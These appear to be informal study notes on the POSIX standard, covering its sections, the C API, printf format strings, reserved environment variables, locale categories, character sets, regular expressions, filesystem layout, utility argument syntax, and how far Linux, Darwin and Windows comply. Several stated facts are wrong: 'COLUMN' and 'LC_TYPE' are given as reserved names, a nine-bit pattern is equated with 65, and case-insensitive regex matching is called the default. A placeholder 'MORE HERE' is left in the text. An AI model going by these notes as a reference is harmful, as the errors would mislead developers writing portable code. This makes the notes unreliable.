  - ISO/IEC adopted the standard in 2009 and added Technical Corrigendum 1 in late 2012 and Technical Corrigendum 2 in March 2017, putting it on par with IEEE Std 1003.1-2017.

POSIX.1 Sections

- **Base definitions:** Provides common definitions for the specifications, including information about terms, concepts, syntax, service functions and command-line
- **System interfaces:** Provides details about interface-related terms and concepts, and defines the functional interfaces available to applications accessing POSIX-conformant systems.
- **Shell and utilities:** Describes the commands and utilities available to applications accessing POSIX-conformant systems, including the command language used in those systems.
- **Rationale:** Includes historical information about the standard's contents and why certain features were added or removed.

C API

POSIX defines its standards in terms of the C language. Therefore, **programs are portable to other operating systems at the source code level**. Nonetheless, we can also implement it in any standardized language.

The POSIX C API adds more functions on top of the ANSI C Standard for a number of aspects:

- File operations
- Processes, threads, shared memory, and scheduling parameters
- Networking
- Memory management
- Regular expressions
- The complete description of the functions is defined in the POSIX headers.

File Formats

POSIX defines rules for formatting strings that we use in files, standard output, standard error, and standard input. As an example, let’s consider the description for an output string:

```
"<format>", <arg1>, ..., <argN>
```

The format can contain regular characters, escape sequence characters, and conversion specifications. The conversion specifications indicate the output format of the provided arguments and are prefixed by a percent symbol followed by argument type.

File Formats

As an example, let’s suppose we want to output a string that contains today’s date. We’ll use the printf utility because it follows the POSIX file format standard:

```
$ printf "Today's Date: %d %s, %d" 18 September 2021
Today's Date: 18 September, 2021
```

The format specifies three conversion specifications: `%d`, `%s`, and `%d`. The `printf` utility processes these conversion specifications and substitutes them with the arguments.

Environment Variables

- An environment variable is a variable that we can define in the environment file, which the login shell processes upon successful login.
- As a convention, the variable name should merely contain uppercase letters and an underscore.
- The name can also include a digit, although the POSIX standard doesn’t recommend putting the digit at the start of the name.

For instance, we can define the environment variable for our base user directory in the form of:

```
XDG_BASE_DIRECTORY="/home/user/"
```

Environment Variables

Any of your own implementation should respect the reserved environment variables:

- `COLUMN` defines the width of the terminal screen.
- `HOME` defines the pathname of the user's home directory.
- `LOGNAME` defines the user's login name.
- `LINES` defines the user's preferred lines on the terminal screen.
- `PATH` defines binary colon-separated paths for executables.
- `PWD` defines the current working directory.
- `SHELL` defines the current shell in use.
- `TERM` defines the terminal type.
- MORE HERE

Locale

A locale defines the language and cultural convention that is used in the user environment.

A program implementation shall conform to the POSIX locale, which is identical to the C locale.

- `LC_TYPE` for character classification
- `LC_COLLATE` defines the order for characters
- `LC_MONETARY` for monetary formatting
- `LC_NUMERIC` for formatting numbers
- `LC_TIME` for date and time formatting
- `LC_MESSAGES` for program messages such as information messages and logs

Character Set

- A character set is a collection of characters with codes and bit patterns for each character.
    - 010000001 ≡ 65 ≡ A
- A standard character set is needed that conforms to the one defined by POSIX.
- POSIX recommends including at least one character set and a portable character set in implementations.
- The first eight entries in the character set should be control characters.
- The POSIX locale should include at least 256 characters from both portable and non-portable character sets.

Regular Expressions

- RE, is a string of characters that defines a search pattern for finding text:
  - `awk`, `sed`, `grep` are implemented
- Basic (BRE) and Extened (ERE)
- BRE and ERE should operate on a string of characters that ends with a NUL character.
- The literal escape sequence and newline character produce an undefined result. Therefore, our programs should treat them as ordinary characters.
- POSIX does not permit the use of an explicit NUL character in the REs or the text to be matched.
- Implementation should be able to perform a case-insensitive search by default.
- The length of our REs should not exceed 256 bytes in length.

Directory Structure

- Most major Linux distributions conform to the F**ilesystem Hierarchy Standard (FHS)**.
- FHS defines a configurable tree-like directory structure.
    - The first directory in the hierarchy is the **root directory**, and all the other directories, files, and special files branch out from it.

```
$ tree / -d -L 1
/
├── bin -> usr/bin
├── boot
├── dev
├── etc
├── home
├── lib64 -> usr/lib
├── mnt
├── opt
...
└── var
```

Utility Names

POSIX recommends that we implement the following argument syntax in our utility programs:

```
utility_name [-a][-b][-c option_argument]
    [-d|-e][-f[option_argument]][operand...] <parameter name>
```

- most utilities behave the same.
- For instance, we know that the `-h` option prints a help text for almost every UNIX/ Linux utility.
- This consistency owes to the conventions described by POSIX.
- POSIX defines several conventions for programmers about how we should implement our utility programs.

OSs and POSIX Compliancy

- **Linux**
  - It’s certainly possible to create a Linux-based operating system that is entirely POSIX compliant. EulerOS is a good example of that. However, most modern programs, especially closed-source software, conform to the standard either partially or not at all.
  - As an example, the bash shell used to be completely POSIX compliant. The recent versions of bash, however, don’t conform to the POSIX standard by default. So, one can say that most Linux distributions are partially POSIX-compliant.
- **Darwin**
  - Darwin is the core set for Apple’s operating systems, such as macOS and iOS. It is partially POSIX compliant. However, the recent releases of macOS are completely POSIX compliant.
- **Windows NT**
  - Microsoft Windows doesn’t conform to the standard at all because its whole design is completely different than UNIX-like operating systems. However, we can set up a POSIX compliant environment by using the WSL compatibility layer or Cygwin.